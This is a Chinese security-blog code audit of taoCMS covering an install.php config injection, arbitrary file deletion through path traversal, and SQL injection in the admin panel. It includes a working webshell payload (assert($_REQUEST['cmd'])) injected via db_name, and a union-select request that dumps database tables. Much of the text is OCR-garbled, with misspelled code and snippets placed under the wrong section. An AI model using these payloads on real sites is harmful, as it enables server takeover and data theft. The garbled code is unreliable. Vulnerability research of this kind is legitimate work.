奇安信攻防社区 - taocms 审计

install/getshell

直接看 /install.php#24

```
install.php
                                                                                      and config.php
api.php
                                                                                                                                                                              × 

→ Aa W .* 24 results 

↑ 

↓ □ 

†

TI □

T
db name
                                      echo 'htaccess文件无写权限,这可能会影响自定义URL的效果<br />';
                     if(file_exists( filename: 'data/install.lock')){
                                      die('已经安装过,如需重新安装,请删除data目录下的install.lock文件');
                                      include "config.php";
                                     $nermits=array():
                                    $db_name=!empty($_POST['db_name'])?$_POST['db_name']:DB_NAME;
                                     $tb=!empty($_PUSI['tb'])?$_PUSI['tb']:1B;
                                      $db=!empty($_POST['db'])?ucfirst($_POST['db']):DB;
                                      include SYS_ROOT.INC.'Model/Base.php';
                                      define('RUNONSAE', defined( name: 'SAE_TMP_PATH' ));
                                      $baedbip=getenv( varname: 'HTTP_BAE_ENV_ADDR_SQL_IP');
                                      define('RUNONBAE',!empty( $baedbip ) );
                                     if(RUNONSAE||RUNONBAE){
                                                      //$db_name='';
```

```
$tb=TB;
$db='Mysql';
```

判断是否有 POST 传入 db_name,如果有的话就会赋值给 \$db_name 参数,如果没有就会赋值默认的值,跟进/config.php#16

```
define('DB_NAME', 'data/blog.db');
```

回到 install.php,接着需要往下找到将 POST 传入的值重新覆盖传回到 config.php 的代码,在文件中接着搜索,在 234 行


```
$configs=file_get_contents('config.php');
```

可以看到这里先调用 file_get_contents 读取了配置文件当中的内容,接着调用了 str_replace 将默认值替换成了 POST 中传入的参数值,这里其实三个参数都能够写入 shell 文件,这里对 db_name 进行写入 shell;除此之外这里还会在 data 文件夹下生成 install.lock 锁文件,作为是否安装过的判断条件

很容易就得到了 poc, 只需要进行闭合符号, 再插入 shell 就可以了

```
$_POST['tb']&&$configs=str_replace('define(\'TB\', \''.TB.'\');','define(\'TB\', \''.$_POST['tb'].'\');',$confi
gs);
```

```
LITEIOV/ 20.0
                                                                                             默认<font color="red">
Accept:
                                                                                              用户名admin 默认密码tao
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
                                                                                             </font>
                                                                                             ,请登陆后台后设置网站地址和生成栏目缓存,谢谢(建议安装成功后删除本文
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
                                                                                  21
                                                                                             <hr />
Accept-Encoding: gzip, deflate
                                                                                  22
                                                                                             你可能想去:<a href='./admin' target=' blank'>本站管理后台</a>
Content-Type: application/x-www-form-urlencoded
                                                                                             ·<a href='./' target=' blank'>本站网站首页</a>
Content-Length: 166
                                                                                             | <a href='http://www.taocms.org' target=' blank'>taoCMS官队
Origin: http://localhost
                                                                                             <a href='http://taobbs.sinaapp.com/' target=' blank'>taoCM:
DNT: 1
Connection: close
                                                                                          center style="font-size:13px;color:gray;">
Referer: http://localhost/install.php
                                                                                               Powered By <a href="http://www.taocms.org" target=" taogoc
Cookie: PHPSESSID=qf5nuu8gqd6p67pv7p69c3kcg6
                                                                                              , taoCMS是一款小巧免费开源的CMS系统
Upgrade-Insecure-Requests: 1
                                                                                             </center>
Sec-Fetch-Dest: document
                                                                                  25
                                                                                           </div>
Sec-Fetch-Mode: navigate
                                                                                  26
                                                                                         </body>
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
                                                                                  27
                                                                                       </html>
                                                                                       <script>
db=Mysql&db name=|127.0.0.1:3306|root|123456|taocms|');assert($ REQUEST['cmd']);//&
                                                                                         function $(obj){
tb=cms &Submit=???????¤?¤????§????è?????è???????taoCMS??????
€ Search...
                                                                        0 matches
                                                                                  (?) (☼) ← → Search...
```



Delete any file

```
$_POST['db']&&$configs=str_replace('define(\'DB\', \''.DB.'\');','define(\'DB\', \''.$_POST['db'].'\');',$confi
gs);
```

admin/admin.php#17

```
🟭 api.php 🗡
           a install.php ×
                        aconfig.php ×
                                      admin.php
                                                   c File.php ×
                                                               © Base.php
      if(!Base::checkadmin()&&$ctrl!='login'&&$ctrl!='checkUser'){
          Base::showmessage( msg: '', url: "index.php?action=login", auto: 1);
      $referInfo=parse_url($_SERVER['HTTP_REFERER']);
      $referHost=isset($referInfo['port'])?"{$referInfo['host']}:{$referInfo['port
      if($referHost !== $_SERVER['HTTP_HOST']&&$ctrl!='login'){
          Base::showmessage( msg: 'refer error', url: 'admin.php?action=frame&ctrl=lo
      if(Base::catauth($action)){
          if(class_exists($action)){
               $model=new $action($action,$id);
               if (method_exists($action,$ctrl)) {
                   $model->$ctrl();
```

先会调用 Base 类中的 catauth 方法对 \$action 参数进行判断,之后会判断是否存在相应的类,如果存在的话就实例化该

```
static function catauth($action){
    var_dump($_SESSION[TB.'admin_level']);
    if($_SESSION[TB.'admin_level']=='admincat'){
        return in_array($action, array('cms', 'frame', 'user', 'admin'))?true:false;
    }
    return true;
}
```

include/Model/Base.php#119,通过调试发现 \$_SESSION[TB.'admin_level']=admin ,所以返回值为 true 恒成立,所以上面的代码逻辑会接着往下走根据 poc,继续来跟代码 传入的 \$action=file ,定位到类文件 include/Model/File.php

```
$this->path=$_REQUEST['path'];
$this->realpath=SYS_ROOT.$this->path;
$this->tpl=new Template();
}
```

根据 File 类的构造方法,以及前面传入的参数, \$id 是可控的,但是没有赋值默认为 0, \$table 即是 \$action=file,接着这里会对指定文件的真实路径进行拼接,这里的 SYS_ROOT 就是整个项目的绝对磁盘路径,这里是 D:/phpStudy/www/往下看到调用的 del 方法

这里会对指定绝对路径要删除的文件的全选进行判断,并且如果是文件夹的话会遍历文件夹并判断文件夹是否为空,之后就会直接进行删除的操作,加上目录穿越就可以进行任意文件删除了。任意文件删除复现不好截图,就不放了。

SQL Injection

poc

```
$_PUSI['ab_name']&&$contigs=str_replace('aetine(\'UB_NAME\', \'..bB_NAME.'\');', 'aetine(\'UB_NAME\', \'..$_PUSI['db_name'].'\');',$configs);
```

根据 poc 来进行分析

include\Model\Cms.php#112

name,cat,status 三个参数都由 GET 传入,都可控,直接来看调用的 DB 类中的 getlist 方法include/Db/Mysql.php#60

调用的方法除了前三个参数是由前面调用时传入的参数覆盖的,其他两个参数为默认值,调试输出了最后的 sql 查询语句

```
file_put_contents('config.php',$configs);
```

这里 sql 执行完之后会调用 Base 类中的 magic2word 方法,对结果是否为数组进行判断,如果是数组就会存入新的数组并且返回赋值给 \$datas 数组,打印该数组可以发现注入的语句已经成功执行并返回了结果

```
GET /admin/admin.php?name=
                                                                                       14 [0]=>
-1%"+union+select+group concat(table name)+from+information schema.tables+where+tab
                                                                                       15 array(1) {
le schema%3ddatabase()%23&cat=0&status=&action=cms&ctrl=lists&submit=
                                                                                       16 ["count(*)"]=>
%E6%9F%A5%E8%AF%A2 HTTP/1.1
                                                                                       17 string(1) "0"
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
                                                                                       19 [1]=>
Firefox/95.0
                                                                                        array(1) {
Accept:
                                                                                         ["count(*)"]=>
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
                                                                                        string(79) "cms_admin,cms_category,cms_cms,cms_comment,cms_link,cms_relations,cms_
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
                                                                                       26 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR,
Connection: close
                                                                                      27 <html xmlns="http://www.w3.org/1999/xhtml">
Referer:
http://localhost/admin/admin.php?name=123%27or+1%3D1%23&cat=0&status=&action=cms&ct
                                                                                             <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                                                                                             <title>
rl=lists&submit=%E6%9F%A5%E8%AF%A2
Cookie: PHPSESSID=qf5nuu8gqd6p67pv7p69c3kcg6
                                                                                               taoCMS后台管理
                                                                                             </title>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
                                                                                             <link href="template/images/common.css" rel="stylesheet" type="text/css" />
                                                                                             <script type="text/javascript" src="template/images/common.js">
Sec-Fetch-Mode: navigate
                                                                                             </script>
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
                                                                                       33 </head>
```

之后就可以修改语句进行爆字段值等操作了,由于这里本身是不会有返回结果的,所以需要进行盲注脚本碰撞或者用 sqlmap 才能够进行利用, 还有别处 sql 注入就不一一分析了。

备注:上述漏洞均已在最新版修复,在 github 相应的 issue 下 cms 作者已作出回复。

